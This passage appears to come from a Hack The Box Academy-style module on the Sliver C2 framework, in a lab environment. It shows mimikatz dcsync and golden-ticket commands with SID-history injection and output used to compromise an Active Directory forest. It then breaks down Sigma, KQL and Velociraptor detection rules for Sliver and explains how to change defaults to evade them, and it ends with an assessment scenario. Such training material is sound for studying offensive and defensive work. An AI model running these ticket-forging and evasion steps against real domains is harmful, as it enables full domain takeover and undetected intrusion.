3+2TD9Ooz97YIFcI1Z6hCWu9qW9gwOcA3Lx1QENuK/1Ra1A1vHLFMR0m+eksNLWWJA11lnIzoN
cxWEKPMc6BFj4KbSZc4dyeDNTb4slJKXA5a57g77+s5MW3GA7o4Kt085H/A39ijwYZxP89Oj/5
W23P175x3NexcFbTS9cAGso8ZzVxrrNcWXOuCLgyKoJjGBZxAE1B2Zpc9iJnPA5ofYCL2ijj4A
t77k5qJ5iX2bsPTdvaDYOmmtuGvNkz0D9Quwteyrm/mjrovh10iP/ihroYSBnH14H8Uhtzsa4w
cny3osIDAI3Rhg6ljtpYyKQRE2y55dfouZ9s9/2EiRPMTMcZgubs9TtwFnLCROCU9BWGgOEOUW
ngBMCjgeswgeigAwIBAKKB4ASB3X2B2jCB16CB1DCB0TCBzqArMCmgAwIBEqEiBCDFbE96ReFh
KcC34UUXH7oCG2VvorFZs9ybKC5/sLHqCaERGw9DSElMRC5IVEIuTE9DQUyiETAPoAMCAQGhCD
AGGwRlcmljowcDBQBgoQAApREYDzIwMjMxMTI4MTkzOTI2WqYRGA8yMDIzMTEyOTA1MDcyMlqn
ERgPMjAyMzEyMDUxOTA3MjJaqBEbD0NISUxELkhUQi5MT0NBTKkkMCKgAwIBAqEbMBkbBmtyYn
RndBsPQ0hJTEQuSFRCLkxPQ0FM

[*] Decrypting TGT
[*] Retreiving PAC
[*] Modifying PAC
[*] Signing PAC
[*] Encrypting Modified TGT

[*] base64(ticket.kirbi):
```

```
doIFXjCCBVqgAwIBBaEDAgEWooIEVTCCBFFhggRNMIIESaADAgEFoREbD0NISUxELkhUQi5MT0
NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPQ0hJTEQuSFRCLkxPQ0FMo4IEBzCCBAOgAwIBEqED
AgEDooID9QSCA/FHzztZMvkBGGwC6X98qAwXmleO2GpddanWFeyZE2ZJxTD7fwbHqJU0gD5qmV
MmHDvusbdnj5ccd8wNB9D4+/Et0IV9jQaQCxtC/B8KfbUErfR2wccugMn4+W7lWWAQ/tGNOvhE
tB1yk5jmpUgHRieGeS3eqhBhe5/q8s1v7Q83hUySmeD8rYGMKJgUrve2PoO0I+HIzHUxQxKC6y
MGjyLgVZdXBJ7WD04QcuSv/hc2yt3GoGheVXVEGVwvhafz4um3oR2urTTtVi80eHf5xBUbDXpU
nSCWQwD8NyK95g0etl/XpVNCbNJ4O92K4PebK2ioqDKCuftIfHc7bp8vajPo0I95O9B2vqPDAs
JNMBWmCL9Qp3WoexWvJmdz1diiOkSmF59xw8u6KixTrBW7i90G+zAdinXkvg6A4/W+zp76MZrU
MCeB271nOgvaPOPlSPchXPpEYisLFP85povKJ3wi8gFQDHV4iLVWks3CSneHdYkYZpkZk2jQs0
XiUl6l/ppojsLSA3QF0ui+uP5xdACVQHBmFaXv1+edgha2AE48Xz/ycbt0UMYD3JYQRcl3HB3X
KpCl3b2QLxQ2LzoTjhPXQxGl91jVkuqZxJiFZAEspPWnU6KuX0SmcXNLjkE/EvFcMgSVuNFIsz
XzDZovn+StHb+ra2xzvaM79rVBNr3l3AFGgyiYFXQB3ffbnseRsLNpZzppuzt0ZmS2S1n0aWMR
UOgFr4vxjmAmvbjzUqKQ55qH2TPP9qS/jsu++4Qxj/leMSgID1jV6D7k8vXEkPe6cojdl1mO7S
a/83w45f9/LNRZ9Ik2yWFJMEq6GWV71ZHudLEvL/KXOIYazwzE2SCoVp+EirShtLKeeRyKe9X+
Cfl8uarjlwJ7dK+GjzHYyU1vfUCJpu9Mz0JMBhLBPzfQKiv7wXmQarWuPWoUmN2YX/fk0T9nBr
XWolfgZk4ZnwKfiaXuvajLhwyKyOZlFbyI5EfmsmLXdYlU3uTwbV8dHsZOPFmDajJv50GJHaMk
KycAQVGCpqDkfnJMT+wJe5/iNxUP6+nOtcQb3ch7mhnOw1I3zxfBMJBoY6y5ZrumGyzCEX/PXZ
8GlwMAIv6MbInhzwrSAaZlwC7MjftyVSgLHFdDUS4MfXTLHJVdjdV6IzFgStUNRU2W9py61QvD
7vNqJ59dUZUlBuQ5QjvMpMyDZt+Y/31m/Mjc6bK0T1sM8j24d6whVGZ9ZUJljONg0ammqKyGvg
qU2EiXfwheHmaO58WGVJC/uwZu4fHo2jVLWkiqjLcEAYZ0rTwaItBwIte8FF/kRH3s142GjgZl
6tA3fnriQCkn/1j/ZGgJQnyCv4UMo4H0MIHxoAMCAQCigekEgeZ9geMwgeCggd0wgdowgdegKz
ApoAMCARKhIgQgxWxPekXhYSnAt+FFFx+6Ahtlb6KxWbPcmyguf7Cx6gmhERsPQ0hJTEQuSFRC
LkxPQ0FMohowGKADAgEBoREwDxsNYWRtaW5pc3RyYXRvcqMHAwUAYKEAAKURGA8yMDIzMTEyOD
E5MzkyNlqmERgPMjAyMzExMjkwNTA3MjJapxEYDzIwMjMxMjA1MTkwNzIyWqgRGw9DSElMRC5I
VEIuTE9DQUypJDAioAMCAQKhGzAZGwZrcmJ0Z3QbD0NISUxELkhUQi5MT0NBTA==

[+] inlineExecute-Assembly Finished
```

We can also use mimikatz to create a golden ticket to achieve the forest compromise, but inline execution and creating a diamond ticket have Opsec advantages.

Trust Key

We can also abuse the trust key to compromise the whole forest. First, we need to forge an inter-realm TGT; the trust key (NTLM of `CHILD\krbtgt`) is required, it is `ec3e7210e3f08666c5d08c7ecbed1fab`.

In the mimikatz console, the command should be:

```
PS C:\Users\Administrator\Documents> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #19041 Sep 18 2020 19:18:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
```

```
  '#####'         > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:CHILD\krbtgt

[DC] 'child.htb.local' will be the domain
[DC] 'dc01.child.htb.local' will be the DC server
[DC] 'CHILD\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/13/2022 5:07:06 PM
Object Security ID   : S-1-5-21-2749819870-3967162335-1946002573-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: ec3e7210e3f08666c5d08c7ecbed1fab
    ntlm- 0: ec3e7210e3f08666c5d08c7ecbed1fab
    lm  - 0: e0df89ca2028ede8ba598ea5737a0ba6
<SNIP>
```


Upon successfully acquiring the NTLM hash for the `krbtgt` account, our next course of action entails employing `mimikatz` to execute the injection of the ticket into system memory through the utilization of the `kerberos::golden` module. Subsequently, we will employ a fabricated user, along with the domain security identifier (SID) of our current domain (`child.htb.local`) and the SID of the specific group (`Enterprise Admins`), as part of the process.

```
PS C:\Users\Administrator\Documents> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #19041 Sep 18 2020 19:18:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'         > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /user:student /domain:child.htb.local /sid:S-
1-5-21-2749819870-3967162335-1946002573
/krbtgt:ec3e7210e3f08666c5d08c7ecbed1fab /sids:S-1-5-21-264881711-
3359223723-3458204895-519 /ptt
```

```
User      : student
Domain    : child.htb.local (CHILD)
SID       : S-1-5-21-2749819870-3967162335-1946002573
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-264881711-3359223723-3458204895-519 ;
ServiceKey: ec3e7210e3f08666c5d08c7ecbed1fab - rc4_hmac_nt
Lifetime  : 11/30/2023 7:33:56 AM ; 11/27/2033 7:33:56 AM ; 11/27/2033
7:33:56 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'student @ child.htb.local' successfully submitted for
current session

mimikatz # exit
Bye!

PS C:\Users\Administrator\Documents> klist

Current LogonId is 0:0x3e7

Cached Tickets: (1)

#0>     Client: student @ child.htb.local
        Server: krbtgt/child.htb.local @ child.htb.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial
pre_authent
        Start Time: 11/30/2023 7:33:56 (local)
        End Time:   11/27/2033 7:33:56 (local)
        Renew Time: 11/27/2033 7:33:56 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Following the successful injection of the ticket into memory, our next step involves initiating access to the resources within the second domain.

```
PS C:\Users\Administrator\Documents> ls \\dc02.htb.local\c$

    Directory: \\dc02.htb.local\c$
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        9/13/2022   6:00 PM                inetpub
d-----        9/15/2018  12:19 AM                PerfLogs
d-r---        7/18/2023  11:03 AM                Program Files
d-----        9/13/2022   5:43 PM                Program Files (x86)
d-r---        9/13/2022   6:01 PM                Users
d-----        9/13/2022   6:01 PM                Windows
```

Evidently, the operation has been executed successfully.

Detection of Sliver

In this section, we will briefly touch upon the different techniques the Blue Team are using to detect Sliver. We will be relying on open-source Yara and Sigma rules or other sources, such as blog posts that anyone can access and use.

Shell - Sigma rule breakdown

We will take the `shell` command used to spawn (drop) us into an interactive shell on the target system from a beacon/session. The following rule was developed by Nasreddine Bencherchali and Florian Roth from Nextron Systems - process creation.

```
<SNIP>
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains: '-NoExit -Command [Console]::OutputEncoding=
[Text.UTF8Encoding]::UTF8'
    condition: selection
falsepositives:
    - Unlikely
level: critical
```


Upon a first look, we can see that it uses the `process_creation` as a category looking for any process creations and will monitor the command line arguments. Those arguments are specific and hardcoded into Sliver's `shell` command, which is mostly used for spawning a PowerShell shell. Going deeper and diving into shell_windows.go, we can see that on line `36` in the `var` function, the `powerShell` variable contains `-NoExit` and `-Command` as seen in the Sigma rule above.

```
var (
        // Shell constants
        commandPrompt = []string{"C:\\Windows\\System32\\cmd.exe"}
        powerShell    = []string{

"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
                "-NoExit",
                "-Command", "[Console]::OutputEncoding=
[Text.UTF8Encoding]::UTF8",
        }
)
```

This means that whenever we execute the `shell` command to drop into a shell, every time we run a command, it will be parsed and run with the mentioned commands and their fashion. Let's break down the parameters used for PowerShell, as per the official documentation:

Command	Description
`-NoExit`	Keeps powershell running other command(s)
`-Command`	Executes the specified command(s)

Theoretically, if we change the `powerShell` string to something else that will still spawn PowerShell, we can avoid getting detected by the rule. Below is an example of the alert being triggered whenever the `shell` command is used.




Getsystem - high-level breakdown

A great post by Microsoft, Looking for the Sliver lining, goes over the different methods of detecting Sliver. It mentions the `shell` command and the `getsystem` one and how they catch it. A note: It is optional to understand how they've built the queries, but rather to be able to read through them and spot the variables or processes they are using. By default, the `getsystem` command will inject itself into the `spoolsv.exe` process.

```
sliver > help getsystem

Spawns a new sliver session as the NT AUTHORITY\SYSTEM user (Windows Only)

Usage:
======
  getsystem [flags]

Flags:
======
  -h, --help              display help
  -p, --process string    SYSTEM process to inject into (default:
spoolsv.exe)
  -t, --timeout int       command timeout in seconds (default: 60)
```

The default targeted process (`spoolsv.exe`) is closely monitored, as we can see in the article. However, if we change the process to `svchost.exe` , for example, it would not get detected, but it will get detected based on the `SeDebugPrivilege` being assigned to the process. Below is an image showcasing the `getsystem` targeting `svchost.exe` . As we can see, it got detected by Sysmon.



Taking a high-level look at the source code for priv_windows.go we can stumble upon the following function:

```
// GetSystem starts a new RemoteTask in a SYSTEM owned process
func GetSystem(data []byte, hostingProcess string) (err error) {
        runtime.LockOSThread()
        defer runtime.UnlockOSThread()
        procs, _ := ps.Processes()
        for _, p := range procs {
                if p.Executable() == hostingProcess {
                        err = SePrivEnable("SeDebugPrivilege")
                        if err != nil {
                                // {{if .Config.Debug}}
                                log.Println("SePrivEnable failed:", err)
                                // {{end}}
                                return
                        }
                        err = taskrunner.RemoteTask(p.Pid(), data, false)
                        if err != nil {
                                // {{if .Config.Debug}}
                                log.Println("RemoteTask failed:", err)
                                // {{end}}
                                return
                        }
                        break
                }
        }
```

```
        return
}
```

Based on the code, it attempts to get the process and checks the process name from the `-p` / `--process` argument in the `getsystem` command, and then it will attempt to enable the `SeDebugPrivilege`, which is one of the things being inspected in the query crafted in the blog post. The `SeDebugPrivilege` is mainly used to attempt to debug processes that are not owned by us, meaning if we are using `Bob`, we can debug processes owned by us (`Bob`), but if `Bob` can enable the privilege he can debug processes owned by other users (or even SYSTEM) letting us inject (malicious) code into them. A good representation of the flow of `getsystem` was created by ACEResponder.

We also must be cautious as `getsystem` uses API calls monitored by the query:

```
// SeDebugPrivilege constant used to identify if this privilege is enabled
in Token
let SeDebugPriv = 1048576;
DeviceEvents
| where FileName == 'spoolsv.exe'
| where ActionType == 'CreateRemoteThreadApiCall'  <----
| where InitiatingProcessFileName !~ 'csrss.exe'
| project InitiatingProcessId, DeviceId, CreateTime=Timestamp, FileName
```

More information about the potential `syscalls` used to create or inject into a process handle can be seen in the task_windows.go file in the source code.

PsExec

Further analyzing the source code of psexec.go, we see one downside of it is that by default it will generate a random name of the uploaded binary that is based on the implant that we have generated earlier. Depending on the skillset and practices of the Blue Team, they might monitor the `C:\Windows\Temp` (default directory) for suspicious files, and as Sliver (psexec) will generate a random name with the different defined cases in the code, it is still worth paying attention on when to utilize the `psexec` utility to move laterally. Let's consider the following query taken from Velociraptor's docs and `Windows.System.Services.SliverPSExec` artifact - https://docs.velociraptor.app/exchange/artifacts/pages/windows.system.services.sliverpsexec/

```
<SNIP>

sources:
  - name: Sliver PsExec - Services Registry Key
    query: |
```

```
        SELECT * FROM Artifact.Windows.System.Services()
        WHERE Name =~ "^Sliver" or
              DisplayName =~ "^Sliver" or
              Description =~ "Sliver implant" or
              PathName =~ ":\\\\Windows\\\\Temp\\\\[a-zA-Z0-9]{10}\\.exe"

  - name: Sliver PsExec - Service Installed Event Log
    query: |
        SELECT * FROM
Artifact.Windows.EventLogs.EvtxHunter(PathRegex="System.evtx",IdRegex="^70
45$")
        WHERE EventData.ServiceName =~ "^Sliver$" or
             EventData.ImagePath =~ ":\\\\Windows\\\\Temp\\\\[a-zA-Z0-9]
{10}\\.exe"
```

We will break down the query to pick apart the logic that resides in it.

Starting first with the `SELECT` query statement in the `Sliver PsExec - Services Registry Key`, it will go through the registry. It will specifically search for services that have the `Sliver` name for the service or the description `Sliver Implant`. Also, it will check the directory (e.g., pathName). All of those defaults will be used if we utilize the `psexec` utility in Sliver, which will produce an alert and raise some eyebrows if we use the default options in Sliver.

The second part of the VQL (Velociraptor Query Language) query looks for the default service name of `Sliver`, but also checks the `C:\Windows\Temp` directory for files using the regular expression `[a-ZA-Z0-9]{10}.exe` (it also can be seen in the first VQL query). The regex will check the names of the file for 10 consecutive instances of lowercase characters `a` to `z`, uppercase `A` to `Z`, or 0-9, respectively.

Example:

```
[a-zA-Z0-9]{10}.exe // Regular Expression

// File Name
test.exe // No match
aB3xY7z9Q1.exe // Match
testtesta2.exe // Match
SuperLongTest.exe // No match
```

Additionally, in the VQL query, the event code of `7045` is being checked, corresponding to installing a new service.

Let's look at the source code for psexec.go. Examining the following code snippet, we can see that `uploadPath` will take the path from `fmt.Sprintf` (and the hostname) and will

convert the string to lowercase.

```
var serviceBinary []byte
        profile, _ := cmd.Flags().GetString("profile")
        serviceName, _ := cmd.Flags().GetString("service-name")
        serviceDesc, _ := cmd.Flags().GetString("service-description")
        binPath, _ := cmd.Flags().GetString("binpath")
        customExe, _ := cmd.Flags().GetString("custom-exe")
        uploadPath := fmt.Sprintf(`\\%s\%s`, hostname,
strings.ReplaceAll(strings.ToLower(binPath), "c:", "C$"))
```

However, the `uploadPath` and the `binPath` especially are hardcoded in sliver.go line `674`.

```
sliver.AddCommand(psExecCmd)
                Flags("", false, psExecCmd, func(f *pflag.FlagSet) {
                        f.StringP("service-name", "s", "Sliver", "name
that will be used to register the service")
                        f.StringP("service-description", "d", "Sliver
implant", "description of the service")
                        f.StringP("profile", "p", "", "profile to use for
service binary")
                        f.StringP("binpath", "b", "c:\\windows\\temp",
"directory to which the executable will be uploaded")
                        f.StringP("custom-exe", "c", "", "custom service
executable to use instead of generating a new Sliver")

                        f.Int64P("timeout", "t", defaultTimeout, "grpc
timeout in seconds")
                })
                FlagComps(psExecCmd, func(comp *carapace.ActionMap) {
                        (*comp)["custom-exe"] = carapace.ActionFiles()
                })

carapace.Gen(psExecCmd).PositionalCompletion(carapace.ActionValues().Usage
("hostname (required)"))
```

This means that every time we execute `psexec` the binary will be uploaded to `c:\\windows\\temp`. However, in theory, we could alter `binpath` to a different location using the `-b` / `--binpath` parameter. Moreover, should we remember the VQL, it will scrutinize the path and filename using the regex pattern `:\\\\Windows\\\\Temp\\\\[a-zA-Z0-9]{10}\\.exe`. The functions responsible for generating the name again can be found in psexec.go.

```
func randomString() string {
        alphanumeric := "abcdefghijklmnopqrstuvwxyz0123456789"
```

```
        str := ""
        for index := 0; index < insecureRand.Intn(8)+1; index++ {
                str +=
string(alphanumeric[insecureRand.Intn(len(alphanumeric))])
        }
        return str
}

func randomFileName() string {
        noun := randomString()
        noun = strings.ToLower(noun)
        switch insecureRand.Intn(3) {
        case 0:
                noun = strings.ToUpper(noun)
        case 1:
                noun = strings.ToTitle(noun)
        }

        separators := []string{"", "", "", "", "", ".", "-", "_", "--",
"__"}
        sep := separators[insecureRand.Intn(len(separators))]

        alphanumeric := "abcdefghijklmnopqrstuvwxyz0123456789"
        prefix := ""
        for index := 0; index < insecureRand.Intn(3); index++ {
                prefix +=
string(alphanumeric[insecureRand.Intn(len(alphanumeric))])
        }
        suffix := ""
        for index := 0; index < insecureRand.Intn(6)+1; index++ {
                suffix +=
string(alphanumeric[insecureRand.Intn(len(alphanumeric))])
        }

        return fmt.Sprintf("%s%s%s%s%s", prefix, sep, noun, sep, suffix)
}
```


And, again, if we specify a different directory from the one in `binPath`, we, in theory, would have bypassed that check.

Skills Assessment

Scenario

The `Inlanefreight` corporation has hired us to assess their security posture. During the initial meetings with the CISO, it was decided that the assessment will start as an assumed breach scenario where the credentials of a low user will be provided. The scope of the

agreed assessment includes going through several mock target machines and accessing the foreign domain controller. We, in the role of the red team operator, must enumerate the domains and the workstations/servers for any misconfigurations or sensitive data that could be potentially accessed.

For this assumed breach, the corporation has provided the credentials of the user `htb-student` and the password `HTB_@cademy_stdnt!`. The workstation going to be used allows `RDP` connections. While the assessment does not include defense evasion, it is recommended to exercise caution while performing the tasks to reach the end domain controller. An important note from the client is to not crash any of the services across their environment.